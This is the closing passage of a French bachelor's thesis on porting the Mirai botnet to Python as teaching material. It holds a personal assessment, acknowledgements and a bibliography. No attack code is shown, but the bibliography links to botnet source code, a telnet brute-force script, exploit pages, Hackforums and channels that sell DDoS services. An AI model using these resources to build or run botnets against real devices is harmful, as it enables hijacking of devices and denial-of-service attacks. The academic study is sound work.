J’ai néanmoins réussi à rattraper mon retard et à bien tenir le programme qui a été initialement fixé. Vous trouverez en annexe mon journal de travail contenant des informations sur les tâches effectuées et quels jours elles ont été effectuées.

## Bilan personnel

D’un point de vue personnel, ce projet m’a permis de découvrir, implémenter et tester un type d’attaque qui m’était inconnu avant d’en avoir entendu parler pour la première fois.

J’ai également vu à quel point il pouvait être difficile de penser à tout lors de la phase d’analyse, très souvent des détails inconnus nous échappe et c’est normal.

Le projet me semblait très dur à réaliser au départ car il y avait bien trop d’inconnus, mais au fur et à mesure et grâce à l’aide de mon professeur, réussi à tirer les points clés du projet en divisant l’objectif finale en plusieurs petits sous objectifs semblant réalisable.

J’ai à mes yeux réussit à respecter la demande du mandant en fournissant du code permettant d’effectuer les actions souhaitées. Des améliorations sont évidemment notables et je ne pense pas être dérangé de reprendre ce projet un jour afin d’y implémenter des solutions ayant été imaginées afin de voir si ces dernières amélioreraient le jeu.

J’ai également pu faire la rencontre de personne développant des botnets et discuter avec eux afin de connaître leurs objectifs Pour la plupart d’entre eux, ils utilisent ces bots pour les mettre en vente à des personnes pour qu’elles puissent utiliser les bots pour miner de la cryptomonnaie ou faire des attaques DOS dans un but récréatif. Plusieurs profils se cachent derrière les développeurs de botnet, certains veulent faire du profit, d’autres sont curieux et intéressés par cette technologie.

La plupart de ces personnes utilisent le manque de sécurité et la naïveté des utilisateurs afin d’accaparer leurs machines et les utiliser à leur insu.

A priori j’imaginais que ces personnes se cachaient sur internet, mais une énorme partie se trouve sur Discord et YouTube, simplement et de façon intemporel le lien ci-dessous va présenter des personnes faisant leur pub sur Youtube et incite les gens à venir sur Discord afin de proposer leur service illégal.

<https://www.youtube.com/results?search_query=botnet+ddos>

Certaines vidéos sont des scams et cherchent à faire télécharger des fichiers à une personne naïve. Ce qui est bien ironique finalement.

Concernant l’adaptation de Mirai en python, certaines parties ne sont pas reprises et adaptée car la réécriture totale du code ne fait pas partie du projet. Mais je pense avoir fourni un matériel pédagogique et accessible à des personnes n’ayant pas beaucoup de connaissance en programmation et qui souhaite s’intéresser à cette technologie.

Le code implémenté est facilement réplicable, pour ajouter une attaque il suffit de l’implémenter sur le bot, de la lancer lorsque le CNC envoie une commande particulière et le tour est joué. Le scan et la méthode de login sont également facilement modifiable et améliorables.

Le code permettant de monitorer le jeu et de monitorer les cartes est également facilement évolutif. Il suffit de reprendre une méthode de monitoring, la modifier pour vérifier les actions que nous souhaitons, l’ajouter dans la liste de threads crées en début d’instanciation et nous avons une nouvelle fonctionnalité installée sans que le fonctionnement global du jeu ne soit modifié.

Le code sera mis à disposition sur GitHub et documenté afin que le projet puisse continuer à évoluer et que cet outil pédagogique puisse aider des personnes s’intéressant aux botnets. Vous retrouverez le lien dans les annexes

## Remerciements

Je tiens à sincèrement remercier M. Jean-Marc Bost pour m’avoir encadré tout le long du travail de Bachelor et m’avoir guidé lorsque je n’étais pas sûr des décisions que je devais prendre pour avant dans mon projet.

Je tiens également à remercier M. Edin Mujkanovic pour m’avoir proposé la solution de PiBakery afin de déployer rapidement mes cartes.

Je remercie également M. Moïn Danai avec qui j’ai pu discuter sur une solution faites de snapshot sûr les cartes.

Je remercie finalement très chaleureusement M. Maxime Nussbaumer et Mme. Sara Sarcevic pour la relecture et les corrections proposées pour la réalisation de ce document.

# Annexes

Repo github

Cahier des charges

Livrables externes demandés sont présents dans le wifi du git.

(Encore à faire)

**Bibliographie**

<https://fr.wikipedia.org/wiki/Mirai_(logiciel_malveillant)>

<https://www.journaldunet.fr/web-tech/dictionnaire-de-l-iot/1440656-botnet-mirai-ddos-les-attaques-contre-l-iot-20200414/>

<https://www.youtube.com/watch?v=5fVBB84OiAo&t=416s>

<https://hackforums.net/showthread.php?tid=5420472>

<https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf>

<https://www.simonroses.com/2016/10/mirai-ddos-botnet-source-code-binary-analysis/>

<https://www.researchgate.net/publication/321259545_Analysis_of_Mirai_malicious_software>

<https://www.imperva.com/blog/malware-analysis-mirai-ddos-botnet/>

<https://fr.scribd.com/document/461024705/MiraiHandbookEbookFinal-04>

<https://www.imperva.com/blog/mirai-stomp-protocol-ddos/>

<https://www.f5.com/labs/articles/threat-intelligence/mirai-the-iot-bot-that-took-down-krebs-and-launched-a-tbps-attack-on-ovh-22422>

<https://www.cisco.com/c/dam/m/hr_hr/training-events/2019/cisco-connect/pdf/radware_the_dna_of_mirai__modern_iot_attack_botnets_cisco.pdf>

<https://orbit.dtu.dk/en/publications/ddos-capable-iot-malwares-comparative-analysis-and-mirai-investig>

<https://gist.github.com/ppoffice/86beb0f90de5aeec75aabd517ebc5e43>

<https://github.com/dtrinf/telnet-bruteforce/blob/master/telnet-hack.py>

<https://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html>

<https://books.google.ch/books?id=uyCyDwAAQBAJ&printsec=frontcover&hl=fr#v=onepage&q&f=false>

1. Réseau de bots exploitant des équipements de l’Internet of Things (IoT) [↑](#footnote-ref-1)
2. Auteur de l’attaque Mirai ayant sévi en 2016 <https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/> [↑](#footnote-ref-2)
3. <https://hackforums.net/showthread.php?tid=5420472> [↑](#footnote-ref-3)
4. <https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/> [↑](#footnote-ref-4)
5. Nous ne détaillerons pas la liste de ces évolutions, celle-ci étant extrêmement longue et peu intéressante dans le cadre de notre projet. [↑](#footnote-ref-5)
6. <https://github.com/jgamblin/Mirai-Source-Code> [↑](#footnote-ref-6)
7. <https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf> [↑](#footnote-ref-7)
8. Nous voyons ici une 11 -ème attaque étant définie, mais elle a été abandonné par Anna-senpai, nous y voyons sa définition dans les fichiers d’attaques, mais les méthodes correspondantes ne sont pas du tout codées [↑](#footnote-ref-8)
9. <https://www.datacom.cz/userfiles/miraihandbookebook_final.pdf> [↑](#footnote-ref-9)
10. <https://www.imperva.com/blog/mirai-stomp-protocol-ddos/> [↑](#footnote-ref-10)
11. <https://www.f5.com/labs/articles/threat-intelligence/mirai-the-iot-bot-that-took-down-krebs-and-launched-a-tbps-attack-on-ovh-22422> [↑](#footnote-ref-11)
12. Comportement confirmé à l’aide de Wireshark [↑](#footnote-ref-12)
13. <http://wiki.linuxquestions.org/wiki/Regshot_for_Linux#:~:text=Regshot%20for%20Linux,have%20been%20changed%20or%20removed.> [↑](#footnote-ref-13)
14. <https://www.youtube.com/watch?v=5fVBB84OiAo&t=654s> [↑](#footnote-ref-14)
15. <https://github.com/malwaredllc/byob> [↑](#footnote-ref-15)
16. <https://discord.com/invite/8FsSrw7> [↑](#footnote-ref-16)
17. <https://docs.python.org/3/library/telnetlib.html> [↑](#footnote-ref-17)
18. <https://www.researchgate.net/publication/340778979_Testing_And_Hardening_IoT_Devices_Against_the_Mirai_Botnet> [↑](#footnote-ref-18)
19. https://youtu.be/5fVBB84OiAo [↑](#footnote-ref-19)
20. <https://www.raspberrypi.org/documentation/installation/sd-cards.md> [↑](#footnote-ref-20)
21. <http://downloads.raspberrypi.org/raspbian/images/> [↑](#footnote-ref-21)
22. <https://null-byte.wonderhowto.com/how-to/raspberry-pi-metasploit-0167798/> [↑](#footnote-ref-22)
23. <https://github.com/BusesCanFly/rpi-hunter> [↑](#footnote-ref-23)
24. <https://dirtycow.ninja/> [↑](#footnote-ref-24)
25. [https://bugzilla.redhat.com/show\_bug.cgi?id=1384344#](https://bugzilla.redhat.com/show_bug.cgi?id=1384344) [↑](#footnote-ref-25)
26. <https://www.tresfacile.net/manipulation-des-fichiers-de-configuration-en-python/> [↑](#footnote-ref-26)
27. <https://www.howtoforge.com/tutorial/how-to-use-port-knocking-to-hide-the-ssh-port-from-attackers-on-ubuntu/> [↑](#footnote-ref-27)
28. <https://github.com/jgarzik/pyminer>

    <https://github.com/malwaredllc/byob/blob/master/byob/core/miner.py> [↑](#footnote-ref-28)
29. <https://www.tcpdump.org/manpages/tcpdump.1.html> [↑](#footnote-ref-29)
30. <https://stackoverflow.com/questions/166506/finding-local-ip-addresses-using-pythons-stdlib> [↑](#footnote-ref-30)
31. <https://linux.die.net/man/1/who> [↑](#footnote-ref-31)
32. <https://linux.die.net/man/8/lsof> [↑](#footnote-ref-32)
33. <https://docs.python.org/3/library/pickle.html> [↑](#footnote-ref-33)
34. <https://stackoverflow.com/questions/409783/socket-shutdown-vs-socket-close> [↑](#footnote-ref-34)
35. <https://superuser.com/questions/1462581/unable-to-shutdown-reboot-my-debian-10-server> [↑](#footnote-ref-35)
36. <https://keepass.info/> [↑](#footnote-ref-36)
37. <https://www.pibakery.org/index.html> [↑](#footnote-ref-37)
38. <https://stackoverflow.com/questions/44112399/automatically-restart-a-python-program-if-its-killed/44112591> 1 [↑](#footnote-ref-38)
39. <https://rsnapshot.org/> [↑](#footnote-ref-39)
40. <https://doc.ubuntu-fr.org/rsync> [↑](#footnote-ref-40)
41. <https://pubs.vmware.com/vsphere-50/index.jsp?topic=%2Fcom.vmware.vsphere.vm_admin.doc_50%2FGUID-E0080795-C2F0-4F05-907C-2F976433AC0D.html> [↑](#footnote-ref-41)
42. <https://pubs.vmware.com/ws6_ace2/ace/wwhelp/wwhimpl/common/html/wwhelp.htm?context=ace&file=run_ace.13.28.html> [↑](#footnote-ref-42)
43. <https://fr.wikipedia.org/wiki/ZFS> [↑](#footnote-ref-43)
44. <https://www.novell.com/coolsolutions/trench/16013.html> [↑](#footnote-ref-44)